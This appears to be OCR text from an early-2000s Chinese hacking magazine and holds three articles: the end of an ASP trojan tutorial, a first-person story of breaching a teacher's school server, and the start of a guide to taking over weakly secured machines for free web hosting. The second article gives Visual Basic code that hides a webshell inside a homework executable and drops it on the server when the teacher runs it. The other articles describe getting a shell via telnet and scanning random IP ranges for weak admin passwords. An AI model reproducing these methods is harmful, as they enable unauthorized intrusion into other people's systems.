


图 5

上传时要注意，只能传至虚拟目录，也就是木马所表示的相对路径。像你可以传至图3所示的当前目录“/lz”(在图三左边，仔细看)中，它的绝对路径就是c:\inetpub\wwwroot\lz，在上传的虚拟目录里就要写“/lz”，不要写物理路径。

如果你要把p.asp复制到“/lz”目录下，就要带上文件名，要不然就会出错。如果切换到绝对路径下，你要复制的路径就应当是c:\p.asp这样写了，如图5所示。至于其它的功能编辑、删除、属性，你应当一看就会。

三、运行程序

如图6和图7所示，这两种运行的方法是一样的，不过一个要求fso支持，另一个不要求。在这里运行的程序，我们不能要求程序太大，最好几十KB就可以了。




图 6




图 7

LOOK 注意 顺便说一下，如果在asp木马首页中，看到肉鸡不支持fso，你可以直接输入http://ip/p.asp来运行而不依赖fso这个asp后门。(p.asp文件在压缩包中)

程序运行完后，我们输入：telnet 127.0.0.1 5277进行测试，这样我们就可以得到一个shell了。不过这个sehll是iuser权限，因为你用的木马就是iuser权限。至于哪些命令能执行，哪些不能执行，你可以进行测试。不过cmd.asp可以在程序上加参数，而p.asp不可以。

一次非常规漏洞攻击实例

ypy

不知道学校是怎么安排课程的，这学期竟然开了Visual Basic课程。VB我以前自学过，应付学校的考试绰绰有余，所以第一次上课就差点睡着了。

三节课浑浑噩噩的快结束了，我都不知道老师讲到什么地方了，只记得老师说什么他用办公室的电脑作服务器建了一个网站，主要用来实现作业无纸化什么的，并且给了我们网址。

下课了，同学们讨论说那个老师看上去怎么怎么厉害，我听了有点不以为然。厉害不厉害，就先拿他的网站试试。找个时间上那个网站看了看，网站不是很漂亮，但很实用。主要有作业提交系统，免费个人主页空间申请及页面上传系统，还有就是一个动网的论坛。看版权说明介绍，除了论坛，其它asp程序全部是老师自己写的。

接下来我试着收集一下服务器信息。先telnet到服务器的80端口，打get，回车，返回信息如下：

```
HTTP/1.1 400 Bad Request
Server: Microsoft-IIS/5.0
Date: Thu, 23 Feb 2003 05:46:16 GMT
Content-Type: text/html
Content-Length: 87
<html><head><title>Error</title></head><body>The parameter is incorrect. </body>
</html>
```

看来服务器系统是Win2000+iis5.0（我比较喜欢的敌人），运行X-scan，勾上针对Win2000的探测选项。不一会儿结果出来了，

没有一个可以利用的漏洞，并且只开了21、80等几个常规端口。意料之中，毕竟是计算机系的教授嘛。

我又登录到网站仔细看了看。那个个人主页空间申请及页面上传系统吸引了我。记得当时老师说过，只要是他教的班级的学生，都可以用学号和真实姓名注册得到一个5M的主页空间，并且还支持asp。

支持asp？好极了！我不是可以上传cmdasp.asp得到一个webshell了吗？我马上用我的学号和名字注册了一个帐号，登录Hompage，点击网页上传，得到一个上传界面，如图1所示：




图 1

为了不被轻易发现，我把cmdasp.asp改名为jxTemp.asp后点击上传至**目录，结果返回错误信息，如图2所示：

jxTemp.asp文件中含有与操作目录等有关的命令script.shell，为了安全原因，**不能上传。**

图 2

看来是老师写的asp程序在文本文件上传的过程中要读取文件内容，并且过滤那些有危险命令的文件。哎！姜确实是老的辣，连这一招都想到了，佩服！

此路不通，怎么办？慢着，他过滤的命令应该是自定义的字符串？如果是这样的话，也许我可以先上传一个在线文本编辑系统，也就是主页在线维护系统，然后再利用文本编辑系统编辑一个cmdasp.asp，并把它存储在服务器中。但这个我不怎么了解，不知道是否可行。

本来我准备到网上找一个这样的免费系统来验证我上面的想法，可第二次上的VB课却让我没有机会来验证了。VB老师要求我们去网站上查看各自的作业，并且把做好的作业上传至自己的Homepage目录，他将会直接在服务器上查看。让我放弃实验先前想法的是，老师要求我们上传的作业竟然是编译好的exe文件！！！

也许这时候你也想到了，老师既然是直接在服务器上查看作业，那我们就可以在exe文件上动手脚了。直接传一个改好名字的木马程序？不行，老师运行后就会觉察到不对劲，而且肯定安装了杀毒软件。




图 3

既然要老师在查看作业的时候不知不觉中招，那就得在提交的作业中做手脚。做什么手脚呢？呵呵，还是老思路，弄个webshell，之所以喜欢cmdasp，是因为它不容易被发现。

作业很简单，要求编译后的界面如图3所示：

并且要把源代码也上传。我先把作业要求的内容做完后保存工程及窗体文件，这些都是老师要看的嘛。：）




图 4

接下来我增加了一个文本框控件，用于存储cmdasp.asp的内容。可这时候我却遇到了问题，照理说文本框控件的text属性值应该可以最多设置32k字节，可我每次最多能设置257字节。没办法，这个问题以后再去搞清楚。我只好再添加了六个文本框控件，如图4所示：

把cmdasp.asp中的内容分设为各个文本框控件的text属性值，并且把七个文本框控件的visibal属性值设为false，使七个文本框不可见，如图5所示：




图 5

最后在代码窗口中添加如下代码：

```
Private Sub Form_Load()
Open "..\jxTemp.asp" For Output
As #5
Print #5, Text3.Text
Print #5, Text4.Text
Print #5, Text5.Text
Print #5, Text6.Text
Print #5, Text7.Text
Print #5, Text8.Text
Print #5, Text9.Text
Close 5
End Sub
```

这段代码的功能是使exe文件在装载的时候在上一级目录创建一个文件jxTemp.asp，并且把刚才七个文本框控件text属性值依次写入jxTemp.asp，这样就能在上一级目录创建一个cmdasp。

为什么要在上一级目录创建呢？你想想，如果老师运行了程序，同目录下多了一个文件他会怎么办？呵呵……

三天后，VB课上，老师在讲台上说："同学们的作业我都看了，都做得很好……"

回到宿舍，打开电脑，在IE地址栏输入jxTemp.asp的地址后出现如图6所示界面：




图 6

OK！有了webshell的帮助，接下来要取得administrator权限的方法就很多了，在这里我就不说下去了。

事后我找到了那个有过滤作用的asp文件jxStuUpload.asp，改名为jxStuUpload.txt后，我在IE里看了它的代码，其中起过滤作用的主要代码如下：

```
set MyFile = server.CreateObject ("Scripting.FileSystemObject")
set MyText = MyFile.OpenTextFile (sFile, 1)    '读文本文件
sTextAll = lcase(MyText.ReadAll): MyText.close
'判断用户文件中的危险操作
sStr ="8|.getfolder|.createfolder|.deletefolder|.createdirectory|
.deletedirectory"
sStr = sStr & "|.saveas|wscript.shell|script.encode"
sNoString = split(sStr,"|")
for i = 1 to sNoString(0)
if instr(sTextAll, sNoString(i)) <> 0 then
  sFile = Upl.Path & sFileSave: fs.DeleteFile sFile
```

```
        Response.write "<center><br><big>"& sFileSave &"
文件中含有与操作目录等有关的命令 "&_
                "<br><font color=red>"& mid(sNoString(i),2)
&"</font>, 为了安全原因,<b>不能上传.<b>"&_
        "</big></center></html>"
        Response.end
        end if
    next
```

希望这一小段代码对你以后开发网站有一点小小的帮助。

这次能够成功，主要原因是老师没想到他那些刚学VB的学生会在作业上动手脚。也许他是相信他的学生，可如果有人破解了一个同学的密码并且用自己的程序来代替学生提交的作业，那么服务器就很可能会遭到致命攻击。而且那么多同学的密码中往往有很多是弱口令。

所以，接下来我该做的就是在服务器上留封信提醒一下老师，不过千万不能留姓名，免得老师找上门来。：)

把肉鸡做成个人主页

聊神

最近一段时间，许多读者朋友问我在那里能找到免费的主页空间，的确，现在在网上免费的东西已经很少见了，我也不知道在那里能找到免费的主页空间。难到在网上安个家真的很难吗？不，作为一名黑客爱好者，就应该有黑客的精神，利用任何能够利用的东西。

许多读者都知道，入侵一般都要通过肉鸡进行，以便隐匿自己的痕迹。其实肉鸡不但能作为跳板，而且还能提供免费的主页空间。下面我将通过我的一次入侵过程向急于寻找免费主页的读者介绍在肉鸡上创建免费空间。

首先准备好扫描工具X-scan，在“基本设置”里随便填入一段IP地址，在扫描参数设置的“端口相关设置”里的“待检测端口”选项中填入80，如图1、图2所示。




图 1




图 2

在“扫描模块”里选择开放端口和NT-SERVER弱口令后，开始扫描，如图3所示。




图 3

这样做的目的主要是想要找到开了80端口，提供HTTP服务的肉鸡，因为很多肉鸡安装了HTTP服务，却并没有使用它，这不是浪费吗？

好，扫描结束，你现在能看到既开放了80端口，又有NT-SERVER管理员弱口令的计算机，如图4所示。

```
X-Scan v2.3 - 网络安全漏洞扫描器
安全焦点: http://www.xfocus.org  http://www.xfocus.net

正在加载插件 ...
成功载入所有插件

